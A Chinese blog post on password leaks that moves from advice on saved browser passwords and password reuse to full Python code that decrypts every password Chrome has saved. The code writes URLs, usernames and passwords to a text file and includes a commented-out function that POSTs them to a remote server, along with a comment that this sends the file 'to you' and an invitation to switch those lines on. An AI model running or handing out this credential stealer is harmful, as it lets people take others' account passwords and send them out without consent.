密码疑似泄露?究竟问题出在哪儿?如何导出浏览器中的密码?
作者:FancyPig | 发布时间: | 更新时间:
前言
之前有写过一篇在局域网欺诈获取密码的教程
最近很多人说自己账户感觉像是被盗了一样,究竟问题出在哪里呢?
习惯
个人认为导致账户被盗、密码泄露的最主要原因还是习惯的问题。这里的习惯主要是每个人的上网习惯和密码设置的习惯。
上网习惯
很多人喜欢用浏览器自动保存密码的功能,这样下次就不用再输入密码了,虽然方便了自己,但在风险面前也方便了他人。

浏览器保存了密码,万一再不小心用了自动填充的功能,如果你不同网站使用的同一个用户名,密码会自动填入,如果你手速再快些不小心提交了,密码就直接写入到数据库中了。因此,建议大家如果习惯好一些可以使用无痕浏览,可以一定程度上避免账户密码泄露以及浏览痕迹泄露。
密码设置习惯
大多数人密码设置都是姓名、生日再加上字符,或者就是简单的123、!@#、qwedsazxc这样的弱口令组成,而且基本上全部平台都用的同一两组密码,一旦有平台密码泄露,黑客会尝试通过相同的用户和密码在其他网站访问你的账户,这就是传说中的“撞库”。因此,这里建议大家在设置密码的时候可以多用点心,如果你有好的密码设计方案,欢迎在评论区留言。
这里提供一个github上开源的全球用户弱口令字典库,可以研究学习。
如何导出浏览器中的密码
这里仅以Chrome、360浏览器为例,其他的浏览器导出浏览器密码的思路类似,这里不再赘述
Chrome浏览器


然后选择右上角的三个点,点导出密码

360浏览器




程序员的打开方式
当然,如果你觉得上面的方法都太low了,想用程序员高逼格的方式导出密码,我们可以使用python来完成,这里以Chrome浏览器为例
安装依赖模块
pip install pypiwin32
pip install paramiko
相关代码
Chrome80小于80版本
使用的比较少,这里就把代码放在评论框里了
Chrome大于80版本
我们需要建两个文件,一个是main.py
import os
import sys
import  shutil
import  sqlite3
import  win32crypt
import json,base64
import requests
import aesgcm

APP_DATA_PATH= os.environ['LOCALAPPDATA']
DB_PATH = r'Google\Chrome\User Data\Default\Login Data'


def dpapi_decrypt(encrypted):
    import ctypes
    import ctypes.wintypes

    class DATA_BLOB(ctypes.Structure):
        _fields_ = [('cbData', ctypes.wintypes.DWORD),
                    ('pbData', ctypes.POINTER(ctypes.c_char))]

    p = ctypes.create_string_buffer(encrypted, len(encrypted))
    blobin = DATA_BLOB(ctypes.sizeof(p), p)
    blobout = DATA_BLOB()
    retval = ctypes.windll.crypt32.CryptUnprotectData(
        ctypes.byref(blobin), None, None, None, None, 0, ctypes.byref(blobout))
    if not retval:
        raise ctypes.WinError()
    result = ctypes.string_at(blobout.pbData, blobout.cbData)
    ctypes.windll.kernel32.LocalFree(blobout.pbData)
    return result

def unix_decrypt(encrypted):
    if sys.platform.startswith('linux'):
        password = 'peanuts'
        iterations = 1
    else:
        raise NotImplementedError

    from Crypto.Cipher import AES
    from Crypto.Protocol.KDF import PBKDF2

    salt = 'saltysalt'
    iv = ' ' * 16
    length = 16
    key = PBKDF2(password, salt, length, iterations)
    cipher = AES.new(key, AES.MODE_CBC, IV=iv)
    decrypted = cipher.decrypt(encrypted[3:])
    return decrypted[:-ord(decrypted[-1])]

def get_key_from_local_state():
    jsn = None
    with open(os.path.join(os.environ['LOCALAPPDATA'],
        r"Google\Chrome\User Data\Local State"),encoding='utf-8',mode ="r") as f:
        jsn = json.loads(str(f.readline()))
    return jsn["os_crypt"]["encrypted_key"]

def aes_decrypt(encrypted_txt):
    encoded_key = get_key_from_local_state()
    encrypted_key = base64.b64decode(encoded_key.encode())
    encrypted_key = encrypted_key[5:]
    key = dpapi_decrypt(encrypted_key)
    nonce = encrypted_txt[3:15]
    cipher = aesgcm.get_cipher(key)
    return aesgcm.decrypt(cipher,encrypted_txt[15:],nonce)

class ChromePassword:
    def __init__(self):
        self.passwordList = []

    def get_chrome_db(self):
        _full_path = os.path.join(APP_DATA_PATH,DB_PATH)
        _temp_path = os.path.join(APP_DATA_PATH,'sqlite_file')
        if os.path.exists(_temp_path):
            os.remove(_temp_path)
        shutil.copyfile(_full_path,_temp_path)
        self.show_password(_temp_path)

    def show_password(self,db_file):
        conn = sqlite3.connect(db_file)
        _sql = 'select signon_realm,username_value,password_value from logins'
        for row in conn.execute(_sql):
            # print(type(row[2]))
            host = row[0]
            if host.startswith('android'):
                continue
            name = row[1]
            value = self.chrome_decrypt(row[2])######加密方式改變后的重點位置
            #密码解析后得到字节码,需要进行解码操作
            _info = 'url:%-40s username:%-20s password:%s\n' %(host,name,value)
            self.passwordList.append(_info)
        conn.close()
        os.remove(db_file)

    def chrome_decrypt(self,encrypted_txt):
        if sys.platform == 'win32':
            try:
                if encrypted_txt[:4] == b'\x01\x00\x00\x00':
                    decrypted_txt = dpapi_decrypt(encrypted_txt)
                    return decrypted_txt.decode()
                elif encrypted_txt[:3] == b'v10':
                    decrypted_txt = aes_decrypt(encrypted_txt)
                    return decrypted_txt[:-16].decode()
            except WindowsError:
                return None
        else:
            try:
                return unix_decrypt(encrypted_txt)
            except NotImplementedError:
                return None

    def save_passwords(self):
        with open('password.txt','w',encoding='utf-8') as f:
            f.writelines(self.passwordList)

    # def transfer_passwords(self):#可用於將保存好的密碼文件發給你
    #     try:
    #         #远程Flask对应的IP:PORT
    #         requests.post('http://192.168.50.80:9999/index',data=json.dumps(self.passwordList))
    #     except requests.exceptions.ConnectionError:
    #         pass


if __name__=="__main__":
    Main = ChromePassword()
    Main.get_chrome_db()
    Main.save_passwords()
# Main.transfer_passwords()还有一个aesgcm.py
import os
import sys

from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives.ciphers import (
    Cipher, algorithms, modes
)

NONCE_BYTE_SIZE = 12

def encrypt(cipher, plaintext, nonce):
    cipher.mode = modes.GCM(nonce)
    encryptor = cipher.encryptor()
    ciphertext = encryptor.update(plaintext)
    return (cipher, ciphertext, nonce)

def decrypt(cipher, ciphertext, nonce):
    cipher.mode = modes.GCM(nonce)
    decryptor = cipher.decryptor()
    return decryptor.update(ciphertext)

def get_cipher(key):
    cipher = Cipher(
        algorithms.AES(key),
        None,
        backend=default_backend()
    )
return cipher然后运行Run

这里可以看到password.txt已经生成

我们可以打开txt文本看下,全部都保存了

彩蛋
上面的80之后版本代码注释掉了几行,大家可以自行探索一下,评论获取提示
导出任意浏览器全部资料方法
这么好的内容,当然是留给我们的会员们了